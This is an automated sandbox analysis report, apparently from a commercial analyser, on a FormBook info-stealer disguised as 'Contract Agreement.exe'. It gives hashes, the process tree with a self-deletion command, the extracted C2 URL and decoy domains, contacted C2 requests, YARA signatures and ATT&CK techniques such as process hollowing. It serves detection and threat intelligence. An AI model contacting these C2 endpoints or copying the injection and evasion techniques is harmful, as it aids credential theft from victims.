ID: 385426
Sample Name: Contract Agreement.exe
Cookbook: default.jbs
Time: 13:50:14
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Contract Agreement.exe

Overview


General Information

Sample Name:	Contract Agreement.exe
Analysis ID:	385426
MD5:	75612f2e3922d80.
SHA1:	ade818e1272e61..
SHA256:	913b12686b62bfb.
Tags:	Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



Startup

- **System is w10x64**
- Contract Agreement.exe (PID: 7012 cmdline: 'C:\Users\user\Desktop\Contract Agreement.exe' MD5: 75612F2E3922D80AFE14068C3A510C99)
  - Contract Agreement.exe (PID: 7056 cmdline: 'C:\Users\user\Desktop\Contract Agreement.exe' MD5: 75612F2E3922D80AFE14068C3A510C99)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmstp.exe (PID: 5784 cmdline: C:\Windows\SysWOW64\cmstp.exe MD5: 4833E65ED211C7F118D4A11E6FB58A09)
        - cmd.exe (PID: 2016 cmdline: /c del 'C:\Users\user\Desktop\Contract Agreement.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6004 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.middlehambooks.com/klf/"
  ],
  "decoy": [
    "podcastyourvote.com",
    "northernlsx.com",
    "guide4idiots.com",
    "artebythesea.com",
    "sapanyc.com",
    "livinoutthedreamsco.com",
    "thepowersinyou.com",
    "protocolmodern.com",
    "holdergear.com",
    "betteringthehumanexperience.xyz",
    "agnostec.com",
    "royermaldonado.com",
    "wealthtruckingco.com",
    "artcode-software.com",
    "microsoftpods.com",
    "identityofplace.com",
    "algoritas.com",
    "grandpaurbanfarm.net",
    "zahidibr.com",
    "flawlessdrinking.com",
    "amymako.com",
    "tinymodeldiana.com",
    "restoremyorigin.com",
    "gyrostoyou.com",
    "boiler-portal.com",
    "aprilmarieclaire.com",
    "midollan.com",
    "finestfaux.com",
    "lownak.com",
    "okque.com",
    "woodandresin.club",
    "benficalovers.com",
    "fangyu5827.com",
    "tententacleshydro.com",
    "oouuweee.com",
    "sgsnit.com",
    "fairisnotfair.com",
    "shpwmy.com",
    "238olive.com",
    "4515a.com",
    "frontrangetechnologies.com",
    "v-travelclub.com",
    "supportserverhotline23.info",
    "snowandmotion.com",
    "colinboycemp.net",
    "yowoit.com",
    "neopivot.com",
    "singlebarrel.net",
    "esdras-almeida.com",
    "contecoliving.com",
    "doctorsdietgulfport.com",
    "issue72-paypal.com",
    "pubgfrut.com",
    "constipationhub.com",
    "themodernspiritualgoddess.com",
    "qzhongkong.com",
    "bizcert360.com",
    "nashvillegems.com",
    "barryteeling.com",
    "wzocflfor.com",
    "mirrorsmarbella.com",
    "nyariorganics.com",
    "packtmall.com",
    "100973671.review"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.907184797.00000000004C0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.907184797.00000000004C0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.907184797.00000000004C0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.687663466.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.687663466.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.Contract Agreement.exe.1eda0000.2.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.Contract Agreement.exe.1eda0000.2.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.Contract Agreement.exe.1eda0000.2.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
1.1.Contract Agreement.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.Contract Agreement.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Contains functionality to prevent local Windows debugging
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 4 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Contract Agreement.exe	21%	ReversingLabs	Win32.Trojan.SpyNoon	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsg2E21.tmp\1hqxmv.dll	4%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.Contract Agreement.exe.1eda0000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.Contract Agreement.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.cmstp.exe.4bff834.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
4.2.cmstp.exe.5bbc70.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.Contract Agreement.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.sapanyc.com/klf/?bl=VTChTP0hZXHDb84&Y4pTrva=ZAijfgstlYq8fKC0iYK9133s/sVwbQ6uXCBDF/fP0oHXHYAEtG3x8g/iP6moTRr8/loA	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
www.middlehambooks.com/klf/	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.bizcert360.com/klf/?Y4pTrva=l4OXKFqiDRIL5M7Qs3ptSHdfRIx3aIBnF9VcnLQHKrQrW9fnriE9a3t8qZQrlYiaWXmB&bl=VTChTP0hZXHDb84	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
bizcert360.com	72.52.251.1	true	true		unknown
www.sapanyc.com	142.111.179.147	true	true		unknown
www.protocolmodern.com	unknown	unknown	true		unknown
www.nyariorganics.com	unknown	unknown	true		unknown
www.bizcert360.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.sapanyc.com/klf/?bl=VTChTP0hZXHDb84&Y4pTrva=ZAijfgstlYq8fKC0iYK9133s/sVwbQ6uXCBDF/fP0oHXHYAEtG3x8g/iP6moTRr8/loA	true	• Avira URL Cloud: safe	unknown
www.middlehambooks.com/klf/	true	• Avira URL Cloud: safe	low
http://www.bizcert360.com/klf/?Y4pTrva=l4OXKFqiDRIL5M7Qs3ptSHdfRIx3aIBnF9VcnLQHKrQrW9fnriE9a3t8qZQrlYiaWXmB&bl=VTChTP0hZXHDb84	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.671346590.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000003.0000000 2.908299208.0000000002B50000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
